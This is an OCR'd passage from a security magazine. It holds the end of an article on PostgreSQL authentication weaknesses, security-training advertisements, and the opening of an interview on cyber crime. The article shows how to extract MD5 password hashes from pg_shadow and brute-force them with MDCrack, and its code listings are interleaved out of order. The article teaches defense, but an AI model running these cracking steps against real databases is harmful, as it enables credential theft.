The brute force method is the methodical testing of the hash and begins with a few letters increasing in length as the attack continues. The dictionary attack is a social engineering approach. A dictionary of words, used by the cracking utility, is the starting point. Thereafter, combinations of those words are generated and tested against the captured hash.

The brute force method is recommended for testing short passwords: fewer than six characters can be cracked in less than 5 minutes. The dictionary attack is often used for longer passwords (people better remember a combination of words and phrases). Unfortunately, many people have the erroneous belief that a long character string consisting of a mnemonic

Listing 12. *An adequate revocation of privileges for user account dru*

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# REVOKE ALL ON FUNCTION f3() FROM dru, GROUP PUBLIC;
REVOKE
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT * FROM f3();
ERROR:  permission denied for function f3
postgres=>
```

Listing 13. *Getting the function's source code*

```
postgres=> SET SESSION AUTHORIZATION dru;

SET
postgres=> select prosrc as "function f3()" from pg_proc where proname='f3';

 function f3()
---------------
# output the root directory contents into standard output
# notice the use of the single back ticks
    $a = `ls -l / 2>/dev/null`;
    $message = "\nHere is the directory listing\n".$a;
    return $message;
(1 row)
```

Listing 14. *Using the SECURITY DEFINER parameter*

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE TABLE postgres.t4(x serial,y numeric);
NOTICE:  CREATE TABLE will create implicit sequence "t4_x_seq" for serial column
                        "t4.x"
CREATE TABLE
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# CREATE OR REPLACE FUNCTION public.f4 (
postgres(#     IN  a int,
postgres(#     OUT b numeric
postgres(# ) RETURNS SETOF numeric AS
postgres-# $body$
postgres$#     select y from postgres.t4 where x=$1 limit 1;
postgres$# $body$
postgres-# LANGUAGE SQL SECURITY DEFINER;
CREATE FUNCTION
```

combination of strings and characters is safer than a slightly shorter length of randomly chosen ones. Hence, dictionary attack algorithms are currently under intense research in security circles.

I would like to introduce to you MDCrack. This command line utility is designed for incremental, brute force attacks (*http://c3rb3r.openwall.net/mdcrack/*). Although its later versions exist only in binary form for the MS windows platform, it works just fine on Linux under wine. Typing `wine MDCrack-sse.exe --help` returns the configuration switches. Here are a few of them:

```
 Usage: MDCrack [options...] --test-
            hash|hash
   MDCrack [options...] --
            bench[=PASS]
       MDCrack [options...] --
resume[=FILENAME]|--
            delete[=FILENAME]
   MDCrack [options...] --help|--
                   about
```

The simplest command line invocation is:

```
wine MDCrack-sse.exe --algorithm=MD5
                    --
append=$USERNAME $MD5_HASH
```

Where `$USERNAME` is the user name and `$MD5 _ HASH` is the md5 hash in the `pg _ shadow` catalog table. MDCrack is also capable of running in session mode which means you can stop a cracking operation and continue at a later time:

```
# start in session mode
wine MDCrack-sse.exe --algorithm=MD5
                    --
append=$USERNAME $MD5_HASH \
--session=mysessionfile.txt
# resume using the last session mode
wine MDCrack-sse.exe --algorithm=MD5
                    --
append=$USERNAME $MD5_HASH --resume
```

The default character set is: `abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ`; therefore, you could end up with a hung process if the candidate password includes a character that is not part of the defaulted character set. You can change it to any combination of alphanumeric characters that you want. For instance, you may also want to include control characters and punctuation. Adjusting the character set is done on the command line. The variable `$CHARSET` represents the actual set of characters that will be used:

```
wine MDCrack-sse.exe --algorithm=MD5
                    --
append=$USERNAME $MD5_HASH \
--charset=$CHARSET
```

Recall that the password 123 was used for user dru that generated the text string `md5173ca5050c91b538b6bf1f685b262b35` (ignoring the first three characters gives you the md5 hash value). You can determine the password with the following invocation:

```
wine MDCrack-sse.exe --algorithm=MD5
                    --append=dru \
173ca5050c91b538b6bf1f685b262b35
```

Beware, the resultant output is verbose. The cracked password is located on the line that says *Collision found* (TIP: grep for the string *Collision found* to just get the password):

```
wine MDCrack-sse.exe --algorithm=MD5
                    --append=dru \
173ca5050c91b538b6bf1f685b262b35 |
 grep "Collision found"
```

Note: It took .32 seconds on my 2 core duo machine to crack the password `123`. The openssl utility suite is an excellent way for generating md5 hashes. Use it to test password strength. This next example took 47 seconds to crack:

```
wine MDCrack-sse.exe --algorithm=MD5
                    --
append=dru `echo -n "12345dru" | \
openssl dgst -md5`|grep "Collision
                    found"
```

This 5 character password, `Aafe6dru`, took only 36 seconds to crack when the candidate minimum size switch was used:

```
wine MDCrack-sse.exe --algorithm=MD5
 --append=dru --minsize=5 \
```

Listing 15. *user account dru invokes a function with the SECURITY DEFINER paramater*

```
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT b as "my first record" FROM f4(1);
 my first record
-----------------
           0.379
(1 row)
postgres=> SELECT b as "my second record" FROM f4(2);
 my second record
------------------
            0.200
(1 row)
```

Listing 16. *user account dru's hashed password*

```
postgres=# select usename as useraccount,passwd as "password" from pg_shadow where
                      length(passwd)>1 order by usename;
 useraccount |             password
-------------+-------------------------------------
 dru         | md5173ca5050c91b538b6bf1f685b262b35
 roger       | 123
(2 rows)
```

Listing 17. *Reproducing a stored and hashed password*

```
postgres=# select 'md5'||md5('123dru') as "my own generated hash", passwd as
                      "stored hash for dru"  from pg_shadow where usename='dru';
        my own generated hash        |         stored hash for dru
-------------------------------------+-------------------------------------
 md5173ca5050c91b538b6bf1f685b262b35 | md5173ca5050c91b538b6bf1f685b262b35
(1 row)
```

Author's Note:

The aforementioned security limitations are worthy of an article in their own right because of the fascinating potential for mischief. It is quite reasonable for the DBA to create a stricter password policy by making changes to the data cluster (for example, the system catalogs). Unfortunately, I just did not have the time to cover this topic in more detail in this already extensive article that covers authentication and data encryption.

```
`echo -n "Aafe6dru"|openssl
dgst -md5`
```

This last example demonstrates how you can crack the password by executing a SQL query against the `pg_shadow` table using the psql client:

```
wine MDCrack-sse.exe --algorithm=MD5
       --append=dru \
`psql -t -c "select
       substring(passwd,4)
from pg_shadow where
       usename='dru';"` \
| grep "Collision found"
```

Conclusion: The Justification for Authentication and Encryption

This article is by no means a complete treatise on the myriad of methods and techniques with which an ordinary user account can wreak havoc. The objective of PART I was to demonstrate why you should consider authentication and encryption to be important. Obviously, I have only begun to scratch the surface. I hope I have given you enough of a start that you can build and extend upon the ideas that have been covered.

Robert Bernier
Robert Bernier is a Business Intelligence Analyst specializing in PostgreSQL. He has written extensively, including publications such as Sys-Admin, Hakin9, PHP Magazine, PHP Solutions and the O'Reilly webportal *http://www.oreillynet.com*. As an active member in the Open Source community, Robert is involved with a number of projects. He the maintainer of `pg_live`, a Linux live CD distro designed to profile PostgreSQL for first time users, which is used throughout the world in trade shows, conferences and training centres. He is also the lead Systems Designer for the ITERation project at the Canadian Federal Government's Treasury Board Secretariat, *http://www.itbusiness.ca/it/client/en/home/News.asp?id=40487*; it has been speculated that ITERation could be the wedge that will begin the long awaited penetration of mass Open Source implementation into the Canadian Federal Government.

Sequrit

SECURITY
ONLINE
TRAINING

- Security+
- Network+
- CPTS
- CWNA
- DRBC
- Google hacking+

EC COUNCIL
ONLINE
TRAINING

- CEH
- ECSA/LPT
- CHFI
- Secure Coding

Security classes online by

Wayne M. Burke

www.sequrit.org

ABOUT US

Sequrit

Sequrit is a worldwide distributor for Security Training and Services, through different learning methodologies.

Our headquarters is located in Rotterdam, the Netherlands, with offices in Boston and Texas, for the American client database.

The online courses are produced by a Technical Trainer Team, under the management of Mr. Wayne Burke.

The courses are hosted and delivered worldwide.

TRAINING SOLUTIONS

Customized training solutions to fit your needs:

1. Blended Learning
Combine the best aspects of computer based and instructor led training for optimal results.

2. Group Training
Train up to 1000s of employees for a fraction of the cost of traditional methods.

3. ILT Training
Learn from the best - we've assembled a team of top IT Security experts from around the globe.

4. Online Learning
Each class is presented in full motion video and audio allowing students to see all the steps, hear the detailed explanations, and perform the tasks - all at their own pace!

ABOUT THE INSTRUCTOR

EC-Council Master Certified Instructor Wayne Burke – Wayne Burke, Founder and CIO of SecureIA, is a captain of a global operating group of penetration testers and security experts. Wayne and his group have delivered assignments and customized training for Law Enforcement, Police, various Military Units, NSA, FBI, EPA and similar government bodies from South America, Africa, Philippines, Singapore, Malaysia and numerous Gulf locations to name a few from around the world. His office has become his next 12 hour international flight … In Europe he works for numerous government agencies, corporate institutes and the military. Wayne is the creator of many popular security training tracks and has built the Certified Penetration Testing™ series. Wayne has had considerable IT Security experience in the fields of: Penetration Testing aka Ethical Hacking, Digital Forensics and Wireless Technologies.

BACKTRACK™ HACKATTACK 101

Launching August 2009
Over 300 Hands-On Labs

We offer our extensive library of security courseware in 3 solutions assembled to fit your training needs:

SOLUTION 1

Membership for 4 courses and additional features, such as Video Cast, Forum, Whitepapers, Remote Labs, and more!

Example Courses/Features:

Security+
- Online Training
- PDF workbook
- Mentoring 24x7

Network+
- Online Training
- PDF workbook
- Mentoring 24x7

Linux+
- Online Training
- PDF workbook
- Mentoring 24x7

CPTS (incl Back Track)
- Online Training
- PDF workbook
- Workbook/Reference Manual
- 8Gb Flash Drive (Linux OS)
- Linux+ CBT
- Lab Video DVD
- Mentoring 24x7
- 60% Hands on Labs
- Remote Lab (30d)
- Lab Guide Book (300p)
- Exam Engine

LEARNING ZONE (12m)

- chats, forums, blogs, whitepapers, Haking Magazine, Newsgroups, Video cast, New Video Tutorials

SOLUTION 2

Membership for 21 additonal courses and features including:

1. Security Essentials
2. Introduction to Network Security Policies
3. CDFI Forensics Entry
4. CDFI Forensics Advanced
5. Digital Forensics First Responder
6. Web Hacking and Penetration Testing
7. Penetration Testing Planning and Scheduling
8. Security : End User Basic
9. Security : End User Advanced
10. Social Engineering (no Tech attacks)

WORKSHOPS

a. Configuring a Cisco IOS Firewall
b. Building Cisco IP Security VPNs
c. Securing Networks with Cisco IOS IPS
d. Implementing Web Security
e. Security Incident Handling
f. Securing the Perimeter
g. Information Security Officer
h. Google Hacking
i. Malware, Trojans and Backdoors

SOLUTION 3

Additional courseware from EC-Council's world-leading course catalog:

- CEH v.6
- ECSA/LPT
- CHFI
- ECSP

EC-Council

For more Information on Sequrit Courseware and services visit:

www.sequrit.org

BLENDED LEARNING SOLUTION

3 Security Certifications in 1 package:

Certified Information Systems Security Professional (CISSP)
CISSP
CEH Certified Ethical Hacker
SSCP
Certified Ethical Hacker v. 6 (CEH)
Systems Security Certified Practitioner (SSCP)


Blended Learning provides the most effective learning model by not pressuring the student to absorb months worth of material in a traditional 5 day bootcamp class.

- Achieve maximum results over a typical 3-month learning cycle.
- Total of 5 days Instructor Led Live review sessions.
- Weekly Live Video Casts.
- 6 months full CBT online training video's for pre-class preparation, exam objectives and intensive hands-on learning the practical skills of Ethical Hacking / penetration testing.
- 1 year subscription to our LMS
- 300 Page detailed lab exercise book (Sample here: www.secureia.com/sample/labguide.pdf)
- High Speed USB 8 Gig Flash Drive pre-loaded with the Linux Attack Appliance
- 16 Hours of Instructor Theory Presentations (Request a demo: info@secureia.com)
- 16 Hours of practical hands-on video demonstrations (Request a demo: info@secureia.com)
- 30 or 60 day access to the remote state of the art "Attack Lab Network" with exploit targets such as Cisco devices, Windows Servers, Unix and Linux (SQL, Mail, Web, E-Commerce, CRM etc)

BLENDED LEARNING SOLUTION

Free Learning Management System Access (www.ehacklab.com/lms)

o For "blended" or "hybrid" learning that offers features such as:
Forums, Blogs, Chat rooms, Course Assignments, study calendar, quizzes, Wiki's, Workshops.
o Updated Video's and detailed exercise lab tutorials, easy to follow step-by-step approach.
o Full management of your study progress by monitoring your profile tracking.


Bluetooth sniffing in *nux vol 2 Link key exchange and pin crack

Preview CEH V6 review exam

LMS Features

o Built in online Hacking Tools
o Exam Questions Review Engine
o Updated Hands-On Practical Lab Exercises
o Updated Hands-On Practical Video Demonstrations

Free Limited Software

CORE IMPACT PROFESSIONAL

SAINTexploit™

o Core Impact Professional Student license. (www.coresecurity.com)
o Saint Exploit Student license (www.saintcorporation.com)
o NTO Spider Web Pen Testing Student license (www.ntobjectives.com)
o KF Sensor Honey Pot Student license (www.keyfocus.net)

Free Linux+ Online course

Remote Attack Labs

The most complex and realistic remote attack network comprising of an array of Target Victim systems, Windows 2000, 2003, 2008, Linux, Cisco Routers, Firewalls, honeypots etc.

• 30 or 60 day secure VPN remote attack access
• Includes 300 page detailed lab exercise guide
• Professionally produced video's of hands on practical demonstrations (16 hours)
• 8 or 16 Gig Hi-Speed USB thumb drive loaded with a customized Live Linux Appliance complete with over 300 pre-installed hacking tools.

Extras

1. Hakin9 1 year magazine subscription
2. Access to Astalavista – 6 Months Online access (exploits, war-games, hacker contests to name a few)
3. Core Impact and Saint - Penetration Testing Free Limited License including Free one 1.5 hour training video.

Why Choose Enterprise Learning?

- ✓ Allows corporations to train up to 1,000's of employees for a fraction of traditional training costs.
- ✓ Customized approach to specific content creation and deployment.
- ✓ Use our LMS to schedule, track, and report on all training activity.
- ✓ 100's of hours saved with our Global Mentoring solution handling the massive amount of what would have been Level 1 support calls from those in the learning process - and beyond (up to 6 months!).

License Includes

1. Local LAN Video Trainer 2, includes re-branding the LMS (Learning Management System) interface console.
2. Downloadable IPOD library files
3. Printing rights for the Course workbooks
4. Printing rights for detailed step-by-step Lab guides
5. Downloadable student DVD files.
6. Exam simulation engines
7. Free 1 year updates (video's, workbooks, lab guides and student DVD's)
8. Exclusive LearningZone Live Mentor - Help whenever you need it!
9. Proven technique- Actual Exam Secrets Review
10. Certification Exam Pass Guarantee

Branded LMS (Learning Management System)

Innovative Solutions to Drive the Mentored Learning Revolution
Student Login

ENTERPRISE LEARNING SOLUTION

1

Online Training


Using the power of expert video instructions, hands-on lab simulations, testing modules and around the clock online Live mentors, our training is like learning one-on-one with a professor. Each computer training class is presented in full motion video and audio allowing students to see all the steps, hear the detailed explanations, and perform the tasks - all at their own pace!

2

Tools and Demonstrations

All the courses continuosly get updated with new techniques, scenarios and tool use. All students get free additional access to other Ethical Hacking LMS Portals.

Example: Our Ethical Hacking and Pentesting class has a total of 18 hours of hands-on demonstrations and attack scenarios.




3

Course Materials

The course material has been created by experts in the IT Security Industry.

The course design has an emense focus on hands on delivery of real world ethical hacking / Penetration Testing techniques, methodologies, tool usage and business risk management basics.


CWNA - Module 01: Overview of Wireless Standards and Organizations
United Nations Tasked ITU-R

4

Learning Zone (24x7)

Train around the clock, around the world. Our certified online instructors are located at global support centers in the U.S., U.K., Australia, and Singapore to provide real-time answers to technology- and soft-skill-related questions 24x7. This means access to a live subject matter expert no matter where you are - day or night.

Learning Management

Our robust LMS is built on the latest Microsoft .NEt Framework and SQL Server Technology. The LMS allows instructors to track the progress of their students via a powerful reporting system.

ENTERPRISE LEARNING BENEFITS:

- ✓ Educate your department with the best training resources at a reduced rate
- ✓ You control the pace - allow your staff to learn on their own schedules
- ✓ Track the progress of your employees and assign additional learning objectives using the most flexible LMS available

CERTIFIED ETHICAL HACKER

AVAILABLE IN ONLINE OR CBT FORMAT

Package Includes:

- 6 DVDs featuring live instructor-led classroom sessions with full audio, video and demonstration
  components OR
- Customized Video's pre-loaded onto a:
  - o IPOD Touch (8,16 and 32 Gig)
  - o Netbook Hacking Laptop
  - o Nokia N800 / N810 Hacking Tablet
- Intensive hacking and counter-hacking hands-on demonstration components
- Official EC-Council CEH Curriculum Courseware
- Official EC-Council CEH Lab Guide and Software Tools
- Exclusive LearningZone Live Mentor (Value at $295) - Chat Live with our Certified Instructors any time around the clock (24x7)
- Proven technique- Actual Exam Secrets Review
- Certification Exam Pass Guarantee
- Free 1 Year Upgrade Policy
- Certificate of Completion

INFO ON PRELOADED SYSTEMS

Netbook Hacking System

Customized Hacking NetBook, plus pre-loaded with 32 hours of Authorized Certified Ethical Hacking v6 videos:
1: Dual boot XP and Live Linux Security Distro (350 tools)
2: Virtualization software.
3: Windows pre-installed Hacking Tools
4: Virtualization Attack Appliance's for use with CEH training
5: USB WiFi Card (Supports Packet Injection and monitoring)

ASUS Eee PC 1000HE 10-Inch Netbook

- 1.66 GHz Intel Atom N280 Processor
- 2 GB RAM, 160 GB Hard Drive
- 10 GB Eee Storage, Bluetooth
- XP Home DUAL boot with BackTrackv4 (Core built on Ubuntu)
- 9.5 Hour Battery Life, Black
- ALFA NETWORK WLAN USB, 802.11g 500mW (AWUS036H)

Nokia N810 Internet Tablet - Internet Tablet OS 2008 400 MHz

Customized Hacking tablet installed with hacking tools, plus pre-loaded with 32 hours of Authorized Certified Ethical Hacking v6 videos:
- Web 2.0 internet experience with Mozilla based browser, also works with Skype, Google Talk, and Gizmo
- 4.1-inch LCD wide touchscreen and full QWERTY keyboard
- Stream and store MP3s and videos with high quality stereo sound
- Up to 4 GB onboard memory, which expands via Secure Digital, SDHC, MMC, miniSD, and microSD cards (with extender)
- Integrated GPS receiver
- RAM: 128 MB - RAM Type: DRAM
- Hard Drive Size: 2 GB
- LCD Native Resolution: 800x480
- Wireless Type: 802.11G

Apple iPod touch 8 GB (2nd Generation): Ready for Jail breaking

- Set your IPOD Touch free with full video instructions on how to load and install hacking tools.
- Pre-loaded with 32 hours of Authorized Certified Ethical Hacking v6 videos

AppSnapp Installer for 1.1.1

Welcome to AppSnapp! You are now ready to enable third party applications. If you are using an iPhone, please ensure that it is activated prior to installation. Once

GET CERTIFIED!

Sequrit offers the highest quality training for a wide range of IT security certifications:

EC-Council:

CEH - Certified Ethical Hacker
ECSA/LPT - Licensed Penetration Tester
CHFI - Computer Hacking Forensics Investigator
ECSP - Secure Certified Programmer
ECVP - Certified VoIP Professional

ISC^2:

CISSP - Certified Information Systems Security Professional
SSCP - Systems Security Certified Practitioner

Security Certified Program (SCP) :

SCNS - Security Certified Network Specialist
SCNP - Security Certified Network Professional

Isaca:

CISA - Certified Information Systems Auditor
CISM - Certified Information Security Manager

and many more!

For more Information, visit us online:
www.Sequrit.org

Cyber Crime – Cyber Terrorism. What do you really know about it?

In a time of uncertainty, one may often wonder what our future may hold. We hear so much today about virus attacks, spam, bot networks, identity theft, and even horrid stories of predatory child practices and extortion, but what does this all mean? To answer some of these questions, Hakin9 had the pleasure to talk with Professor Thomas J. Holt about Cyber Crime and Cyber Terrorism.


hakin9 team: Can you tell me a little bit about yourself and what you do.
Professor Thomas J. Holt: Sure. My nameis Tom Holt. I'm an assistant professor in the Department of Criminal Justice at the University of North Carolina at Charlotte. I have a Ph.D. in Criminology. My research focuses on computer crime, and the ways that the Internet facilitates all kinds of deviance.

***h9:* So in terms of computer crime and cyber crime why is there a difference?**
TH: Well, some people say that they are interchangeable, but technically they do have two distinct definitions. Some would say that a cyber crime is any kind of crime that utilizes the Internet as a vehicle. So, say a virus, which can only be distributed through virtual means. Now you might be able to put something onto a floppy and transfer it that way, but it only works through a computerized medium and it has to be transferred through computer systems. So some would say that is a cyber crime, based on those parameters. There are others who say that there are computer crimes. Computer crimes are any sort of behavior that can be done without a computer, but they're just made simpler using computer technology. Fraud, for example, is something that you can do without a computer, however, it is easier to target many people all at once by sending out spam emails saying you are some Nigerian prince and so contact me that way. So there is computer crime, and there is cyber crime, they are used interchangeably. Different agencies may call it computer-assisted versus computer-focused crime. But that's really not all that important. What is important is just knowing that there are two different areas.

***h9:* What types of cyber crime are you aware of?**
TH: The distribution of viruses and malware is huge. I mean that can't be understated. There are so many variances of different pieces of Trojans or viruses or worms or bots that are circulating that are being used for everything from sending out spam to checking to see if stolen credit card data is valid. So malware is a huge problem on the cyber crime front.

